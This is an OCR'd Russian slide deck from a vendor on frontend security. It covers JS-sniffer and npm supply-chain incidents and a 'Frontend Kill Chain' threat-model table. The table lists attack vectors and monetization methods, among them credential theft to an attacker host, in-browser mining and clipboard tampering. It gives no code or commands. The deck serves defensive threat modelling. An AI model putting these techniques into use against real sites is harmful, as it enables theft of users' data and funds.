DPA ANALYTICS

WAF внедрили, API защитили... А данные крадут собственные и партнерские js-скрипты на веб-страницах


Как защитить фронтенд?

dpa-analytics.ru

Обо мне

- 12 лет – в ИБ
- 7 лет – AppSec, DevSecOps
- Исследую методы поведенческого анализа frontend-приложений в DevSecOps (FAST, frontend-sandbox, frontend observability, FrontSecOps)
- Управляю разработкой FAST-анализатора в DPA Analytics
- Telegram-канал @FrontSecOps

Бэкенд и фронтенд



Frontend работает в слепой зоне и может загружать код с внешних хостов

DPA ANALYTICS

Разработка


SAST

SCA


DAST

Frontend работает в слепой зоне и может загружать код с внешних хостов


DPA ANALYTICS




Frontend работает в слепой зоне и может загружать код с внешних хостов



Frontend работает в слепой зоне и может загружать код с внешних хостов



Frontend работает в слепой зоне и может загружать код с внешних хостов



Backend и frontend: уязвимости или вредоносный код, что критичнее?

DPA ANALYTICS


Backend

- Уязвимости
- Задача средств защиты – обнаружение уязвимостей и попыток их эксплуатации (атак)




Frontend

- Вредоносный код
- Множество способов монетизации
- Обнаружить в «слепой зоне» сложно
- Максимальное время присутствия – максимальная монетизация для злоумышленника


Инциденты 1

						
Год	**2017**	**2017**	**2018**	**2019**	**2019**	**2019**
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой	Размещены iframe с неизвестными доменами в Нидерландах	Злоумышленник встроил в одну из js-библиотек js-сниффер	В 100 000+ интернет-магазинов встроен js-сниффер	По информации НКЦКИ на сайтах гос. организаций обнаружены js-майнеры	Js-сниффер в интернет-магазине Fila
Вектор	Компрометация внешнего сервиса Inbenta	N/A	Взлом бэкенда (уязвимость)	Взлом бэкенда (уязвимость в CMS Magento)	N/A	Взлом бэкенда (уязвимость)
Время присутствия	> 8 месяцев	N/A	15 дней	5 месяцев	N/A	4 месяца
Последствия	Похищены данные банковских карт > 40 000 клиентов	N/A	Похищены данные банковских карт 380 000 клиентов	Похищены данные банковских карт 500 000 клиентов (1.5 млн посетителей / день)	N/A	Похищены данные банковских карт > 5600 клиентов
Ущерб	N/A	N/A - Устранено через 4 часа после публикации статьи Dr. Web	Штраф 20 000 000 £ по GDPR + выплаты компенсаций клиентам по групповому иску	N/A	N/A	N/A

Инциденты 2

		 Supply Chain	 Supply Chain	 Supply Chain	 Supply Chain	 Supply Chain
Год	2021	2022	2022	2024	2024	2024
Инцидент	В 316 интернет-магазинах обнаружен js-сниффер, скрытый в Google Tag Manager	Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний	Внедрение кода в виджет Минэкономразвития Госмониторинг	Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений	Вредоносный код в библиотеке lottie-player	Вредоносный код в библиотеке solana/web3.js
Вектор	Уязвимости CMS: WordPress, Shopify, BigCommerce	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A	Supply chain attack. Код внедрен владельцами библиотеки	Компрометация npm-библиотеки / фишинг атака на разработчика	Компрометация npm-библиотеки / фишинг атака на разработчика
Время присутствия	N/A	1-3 дня	1 день	> 4 месяцев	3 дня в NPM	1 день в NPM
Последствия	Похищены данные банковских карт	Неработоспособность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров	Показ фишинг окна с предложением подключить криптовалютный кошелек -> вывод $	Кража приватных ключей, вывод денежных средств
Ущерб	N/A	N/A	N/A	N/A	> 700 000 $	> 160 000 $

Инциденты 3

					
Год	2024	2025	2025	2025	2026
Инцидент	Фальшивая Google Recaptcha на взломанных сайтах требовала выполнить в PowerShell команду из буфера обмена	Вредоносный скрипт на сети сайтов пиратской библиотеки Flibusta. Вместо книг скачивался exe с майнером.	CoinMarketCap – на главной странице появилось окно с предложением привязать криптокошелек	Вредоносный код внедрен в 18-ти популярных NPM-пакетах (2 млрд. загрузок в неделю)	Крупнейший банк США (топ 3), 200 000 сотрудников. Js-сниффер в интернет-магазине корп. товаров
Вектор	Взлом бэкенда (уязвимость)	Компрометация бэкенда либо инсайдер	Инсайдер	Зависимости js-приложения	Взлом бэкенда (уязвимость)
Время присутствия	N/A	> 3 месяцев	1 день	1 день в NPM	до 45 дней
Последствия	При выполнении команды происходило заражение рабочей станции вредоносным ПО (Lumma Stealer)	10 млн посетителей в месяц. Кража логинов/паролей и заражение устройств пользователей. Проникновение в корп. сеть компании в РФ.	У пользователей, выполнивших указанные действия, украдена криптовалюта	Перехват сетевых запросов в браузере, подмена получателя платежа в криптовалютных транзакциях	Кража логинов, паролей, данных банковских карт и других перс. данных
Ущерб	N/A	N/A	> 43 000 $	N/A	N/A

Как вредоносный код может попасть в frontend-приложение?

DPA ANALYTICS

Зависимости js-приложения

Компрометация внешнего js-сервиса

Компрометация аккаунта Google Tag Manager / Яндекс Тег Менеджер


Взлом бэкенда

Умышленно добавлен сотрудником

Код из «плохой» нейросети / ИИ

В чем выгода злоумышленников?

DPA ANALYTICS




Кража критичных данных с web-страниц


Заражение устройства пользователя через уязвимости браузера

Показ пользователю фишинговых баннеров

Выполнение действий от имени пользователя



Майнинг криптовалюты в браузере



«Черное» SEO

Frontend Kill Chain
Фреймворк моделирования угроз

DPA ANALYTICS

Frontend Kill Chain

Тип вектора	Вектор	Технический вектор	Способ реализации / монетизации	Последствия	Ущерб
Зависимости js-приложения	T-01 Компрометация сервера приложения, добавление вредоносного скрипта (file/inline) в код страниц	Внедрён вредоносный js-код	T-07 Злоумышленник добавляет дополнительный скрипт системы аналитики, к которой он имеет доступ, при наличии легитимного скрипта данной системы аналитики на страницах	Утечка персональных данных	Финансовый ущерб клиентам
Внешние сервисы	T-02 Компрометация сервера приложения, добавление вредоносного активного элемента (iframe, form и другие)	Внедрён активный элемент (iframe, form...)	T-16 Доверенный внешний js-сервис (например, сторонняя система аналитики) злоупотребляет доступом к данным посетителя web-страницы (избыточный сбор данных)	Frontend-фишинг	Снижение прибыли
Тег-менеджеры	T-03 Компрометация сервера приложения, добавление вредоносного кода в js-файлы (без изменения логики приложения/заголовков CSP/атрибутов integrity)		T-17 Использование функции системы аналитики, собирающей полный код web-страниц, нажатия клавиш пользователем и другие действия	Js-майнинг	Участие в уголовном деле
Компрометация веб-сервера	T-04 Компрометация сервера приложения, добавление вредоносного кода в js-файлы (с изменением логики приложения/заголовков CSP/атрибутов integrity)		T-26 Кража токенов/секретов/учетных данных и отправка на хост злоумышленника	Действия от имени пользователя	Репутационный ущерб
Инсайдеры	T-05 Компрометация CDN, добавление вредоносного кода в js-файлы		T-27 Кража персональных данных в "явном" виде (ФИО, телефон, электронная почта и т.п.) и отправка на хост злоумышленника	Заражение устройства пользователя	Штрафы по 152-ФЗ
Атаки	T-06 Целевая атака / фишинг. Злоумышленники предложили маркетологам попробовать инновационную систему аналитики для сайта. Скрипт злоумышленников подключен к приложению по запросу маркетологов		T-28 Кража персональных данных в виде данных о поведении, геолокации, уникальном идентификаторе пользователя, цифровом отпечатке браузера и отправка на хост злоумышленника	"Чёрное" SEO	Санкции регуляторов (ЦБ, GDPR и т.д.)
Расширения браузера	T-08 Stored XSS. Вредоносный код выполняется у значительного числа пользователей		T-29 Скрипт выполняет загрузку (имитацию загрузки) файла (pdf, docx, xlsx и др.) с эксплойтом для заражения устройства пользователя. Пользователь доверяет frontend-приложению, открывает загруженный файл - выполняется эксплуатация уязвимости ПО для просмотра данного файла, происходит заражение устройства пользователя		
	T-09 Reflected XSS		T-30 Скрипт выполняет майнинг криптовалюты за счёт вычислительных ресурсов устройства пользователя.		
	T-10 Добавление вредоносного кода в стороннюю opensource-библиотеку (зависимость)		T-31 Несанкционированная запись в буфер обмена		
	T-11 Добавление вредоносного кода в стороннюю проприетарную библиотеку (зависимость)		T-32 Подмена данных при копировании данных в буфер обмена		
	T-12 Добавление вредоносного кода в библиотеку для сборки / минификации / обфускации / автоформатирования кода		T-33 Снятие цифрового отпечатка (фингерпринта) браузера/устройства пользователя		
